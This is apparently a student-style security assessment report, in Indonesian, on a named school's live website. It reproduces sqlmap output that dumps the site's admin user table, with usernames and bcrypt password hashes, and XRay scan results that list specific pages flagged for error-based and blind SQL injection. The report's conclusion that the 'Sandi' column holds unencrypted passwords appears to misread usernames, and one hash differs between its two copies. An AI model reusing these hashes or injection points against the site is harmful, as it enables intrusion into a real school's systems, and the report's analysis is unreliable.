


```
[22:51:20] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL ≥ 5.1
[22:51:20] [INFO] fetching columns for table 'sbl_user' in database 'ipari_sabilalmuhtadin'
[22:51:20] [INFO] fetching entries for table 'sbl_user' in database 'ipari_sabilalmuhtadin'
Database: ipari_sabilalmuhtadin
Table: sbl_user
[6 entries]
+----+-----------+---------+----------+--------------------------------------------------------------+----------+---------------+
| ID | Sandi     | Level   | Aktifasi | RealName                                                     | Username | Keterangan    |
+----+-----------+---------+----------+--------------------------------------------------------------+----------+---------------+
| 1  | root      | <blank> | Y        | $2y$10$.vy7w9e2yLjisGFW55w0h.Zn7AmI2LZN5dYM0yoyPrptoHs/Kkm1i | 1        | Administrator |
| 4  | adminpaud | <blank> | Y        | $2y$10$5907vsjjltaH1nAPaYzJeO9C/haxO.TU2G1ncEDt/em68nrK2Sz3. | 2        | Admin PAUD    |
| 3  | adminsmk  | <blank> | Y        | $2y$10$PSYy7x/iZcoOMlI2h2qLju/O49gqwkXVqYOaK4IxYZi2oIAwBe6sG | 2        | Admin SMK     |
| 5  | adminsd   | <blank> | Y        | $2y$10$Sgdnlb/Ude3bTXT0qIWbuu899AtzaCr/7fxQrMXkBdb6JJG0zFcK. | 2        | Admin SD      |
| 6  | adminsmp  | <blank> | Y        | $2y$10$C2ELJvh1qR/FxUjPgpcK2uvtqaVmb0C7IErU8RZVPcn5JzaTIKdV. | 2        | Admin SMP     |
| 7  | adminsma  | <blank> | Y        | $2y$10$IA6C5l7rH/x4L4FYB.YO3ekGBhMSneBfnqVdMdvn6KN8YISnbSRGO | 2        | Admin SMA     |
+----+-----------+---------+----------+--------------------------------------------------------------+----------+---------------+
```

2. Analisis


Kekurangan/Kerentanan

- Masih terdapat banyak kerentanan pada beberapa page website, yang paling banyak adalah kerentanan dengan kategori "dirscan/directory/default" yang teridentifikasi menunjukkan adanya risiko terkait akses direktori dan file default di server




	ID	Target	PluginName / VulnType	CreateTime
+	1	https://sabilalmuhtadin.sch.id/images/favicon/	dirscan/directory/default	2024-07-20 19:34:17
+	2	https://sabilalmuhtadin.sch.id/images/	dirscan/directory/default	2024-07-20 19:34:31
+	3	https://sabilalmuhtadin.sch.id/css/	dirscan/directory/default	2024-07-20 19:34:39
+	4	https://sabilalmuhtadin.sch.id/css/fonts/	dirscan/directory/default	2024-07-20 19:34:43
+	5	https://sabilalmuhtadin.sch.id/css/font/	dirscan/directory/default	2024-07-20 19:34:45
+	6	https://sabilalmuhtadin.sch.id/css/skin/	dirscan/directory/default	2024-07-20 19:34:49
+	7	https://sabilalmuhtadin.sch.id/plugins/cubeportfolio/css/	dirscan/directory/default	2024-07-20 19:34:52
+	8	https://sabilalmuhtadin.sch.id/images/logo/	dirscan/directory/default	2024-07-20 19:34:58
+	9	https://sabilalmuhtadin.sch.id/plugins/cubeportfolio/	dirscan/directory/default	2024-07-20 19:35:03
+	10	https://sabilalmuhtadin.sch.id/plugins/	dirscan/directory/default	2024-07-20 19:35:10
+	11	https://sabilalmuhtadin.sch.id/plugins/aos/	dirscan/directory/default	2024-07-20 19:35:14
+	12	https://sabilalmuhtadin.sch.id/images/marker/	dirscan/directory/default	2024-07-20 19:35:16
+	13	https://sabilalmuhtadin.sch.id/plugins/owl-carousel/	dirscan/directory/default	2024-07-20 19:35:18

- Masih terdapat kerentanan lain dengan kategori "baseline/sensitive/server-error" pada beberapa page yang dapat mengindikasikan beberapa hal:
    a. Baseline: Kelemahan dasar yang mungkin umum ditemukan pada banyak website
    b. Sensitive: Kelemahan yang dapat mengungkap informasi sensitif atau rahasia
    c. Server-error: Kelemahan yang dapat menyebabkan kesalahan atau error pada server


Firefox ESR
Browse the World Wide Web
XRay Report
file:///home/kali/Downloads/sabila_muhtadin.html
X·RAY

+	53	https://sabilalmuhtadin.sch.id/paud/gallery/	dirscan/directory/default	2024-07-20 19:42:37
+	54	https://sabilalmuhtadin.sch.id/sd/news-detail.cfm	baseline/sensitive/server-error	2024-07-20 19:42:38
+	55	https://sabilalmuhtadin.sch.id/sd/images/marker/	dirscan/directory/default	2024-07-20 19:42:39
+	56	https://sabilalmuhtadin.sch.id/sd/news-detail.cfm	sqldet/error-based/default	2024-07-20 19:42:42
+	57	https://sabilalmuhtadin.sch.id/sma/images/marker/	dirscan/directory/default	2024-07-20 19:42:43
+	58	https://sabilalmuhtadin.sch.id/sd/gallery/video-gallery-detail.cfm	baseline/sensitive/server-error	2024-07-20 19:42:53
+	59	https://sabilalmuhtadin.sch.id/paud/news-detail.cfm	baseline/sensitive/server-error	2024-07-20 19:42:55
+	60	https://sabilalmuhtadin.sch.id/sd/gallery/video-gallery-detail.cfm	sqldet/blind-based/default	2024-07-20 19:42:56
+	61	https://sabilalmuhtadin.sch.id/sd/news-detail.cfm	sqldet/blind-based/default	2024-07-20 19:42:46
+	62	https://sabilalmuhtadin.sch.id/smp/news-detail.cfm	baseline/sensitive/server-error	2024-07-20 19:42:57
+	63	https://sabilalmuhtadin.sch.id/sd/gallery/video-gallery-detail.cfm	sqldet/error-based/default	2024-07-20 19:42:58
+	64	https://sabilalmuhtadin.sch.id/paud/news-detail.cfm	sqldet/error-based/default	2024-07-20 19:42:59
+	65	https://sabilalmuhtadin.sch.id/sd/gallery/	dirscan/directory/default	2024-07-20 19:43:03
+	66	https://sabilalmuhtadin.sch.id/smp/news-detail.cfm	sqldet/error-based/default	2024-07-20 19:43:04

- Masih terdapat kerentan pada website dengan kategori "sqldet/blind-based/default" pada beberapa page yang dapat mengindikasikan beberapa hal:
    a. sqldet: Kelemahan terkait dengan SQL Injection
    b. blind-based: Kelemahan SQL Injection yang menggunakan metode "blind-based", yaitu memanfaatkan perbedaan respon server untuk mengekstraksi informasi
    c. default: Kelemahan yang mungkin terkait dengan penggunaan pengaturan atau konfigurasi default




Action

下载本条数据

+	70	https://sabilalmuhtadin.sch.id/smk/gallery/video-gallery-detail.cfm	baseline/sensitive/server-error	2024-07-20 19:43:19
+	71	https://sabilalmuhtadin.sch.id/paud/news-detail.cfm	sqldet/blind-based/default	2024-07-20 19:43:08
+	72	https://sabilalmuhtadin.sch.id/smp/news-detail.cfm	sqldet/blind-based/default	2024-07-20 19:43:10
+	73	https://sabilalmuhtadin.sch.id/smk/news-detail.cfm	baseline/sensitive/server-error	2024-07-20 19:43:24
+	74	https://sabilalmuhtadin.sch.id/smk/gallery/video-gallery-detail.cfm	sqldet/error-based/default	2024-07-20 19:43:26
+	75	https://sabilalmuhtadin.sch.id/smk/gallery/	dirscan/directory/default	2024-07-20 19:43:29
+	76	https://sabilalmuhtadin.sch.id/smk/gallery/video-gallery-detail.cfm	sqldet/blind-based/default	2024-07-20 19:43:28
+	77	https://sabilalmuhtadin.sch.id/smk/news-detail.cfm	sqldet/error-based/default	2024-07-20 19:43:30
+	78	https://sabilalmuhtadin.sch.id/smk/news-detail.cfm	sqldet/blind-based/default	2024-07-20 19:43:34
+	79	https://sabilalmuhtadin.sch.id/sma/news-detail.cfm	sqldet/blind-based/default	2024-07-20 19:43:28

Pencegahan yang telah dilakukan

- Telah diterapkan beberapa pencegahan pada sistem sebagai upaya untuk mengamankan informasi, salah satunya adalah dengan melakukan enkripsi teks atau proses mengubah informasi atau data menjadi bentuk yang tidak dapat dibaca atau diakses oleh orang lain. Contohnya pada tabel user yang saya sqlmap sebelumnya pada kolom RealName menampilkan teks yang tidak beraturan yang artinya data telah di enkripsi

  ```
  [22:51:20] [INFO] the back-end DBMS is MySQL
  web application technology: Apache
  back-end DBMS: MySQL ≥ 5.1
  [22:51:20] [INFO] fetching columns for table 'sbl_user' in database 'ipari_sabilalmuhtadin'
  [22:51:20] [INFO] fetching entries for table 'sbl_user' in database 'ipari_sabilalmuhtadin'
  Database: ipari_sabilalmuhtadin
  Table: sbl_user
  [6 entries]
  +----+-----------+---------+----------+--------------------------------------------------------------+----------+---------------+
  | ID | Sandi     | Level   | Aktifasi | RealName                                                     | Username | Keterangan    |
  +----+-----------+---------+----------+--------------------------------------------------------------+----------+---------------+
  | 1  | root      | <blank> | Y        | $2y$10$.vy7w9e2yLjisGFW55w0h.Zn7AmI2LZN5dYM0yoyPrptoHs/Kkm1i | 1        | Administrator |
  | 4  | adminpaud | <blank> | Y        | $2y$10$59O7vsjjltaH1nAPaYzJeO9C/haxO.TU2G1ncEDt/em68nrK2Sz3. | 2        | Admin PAUD    |
  | 3  | adminsmk  | <blank> | Y        | $2y$10$PSYy7x/iZcoOMlI2h2qLju/O49gqwkXVqYOaK4IxYZi2oIAwBe6sG | 2        | Admin SMK     |
  | 5  | adminsd   | <blank> | Y        | $2y$10$Sgdnlb/Ude3bTXT0qIWbuu899AtzaCr/7fxQrMXkBdb6JJG0zFcK. | 2        | Admin SD      |
  | 6  | adminsmp  | <blank> | Y        | $2y$10$C2ELJvh1qR/FxUjPgpcK2uvtqaVmb0C7IErU8RZVPcn5JzaTIKdV. | 2        | Admin SMP     |
  | 7  | adminsma  | <blank> | Y        | $2y$10$IA6C5l7rH/x4L4FYB.YO3ekGBhMSneBfnqVdMdvn6KN8YISnbSRGO | 2        | Admin SMA     |
  +----+-----------+---------+----------+--------------------------------------------------------------+----------+---------------+
  ```

  Namun, masih terdapat keraguan karena ada data yang seharusnya di enkripsi yaitu kolom *Sandi* tapi sama sekali tidak di enkripsi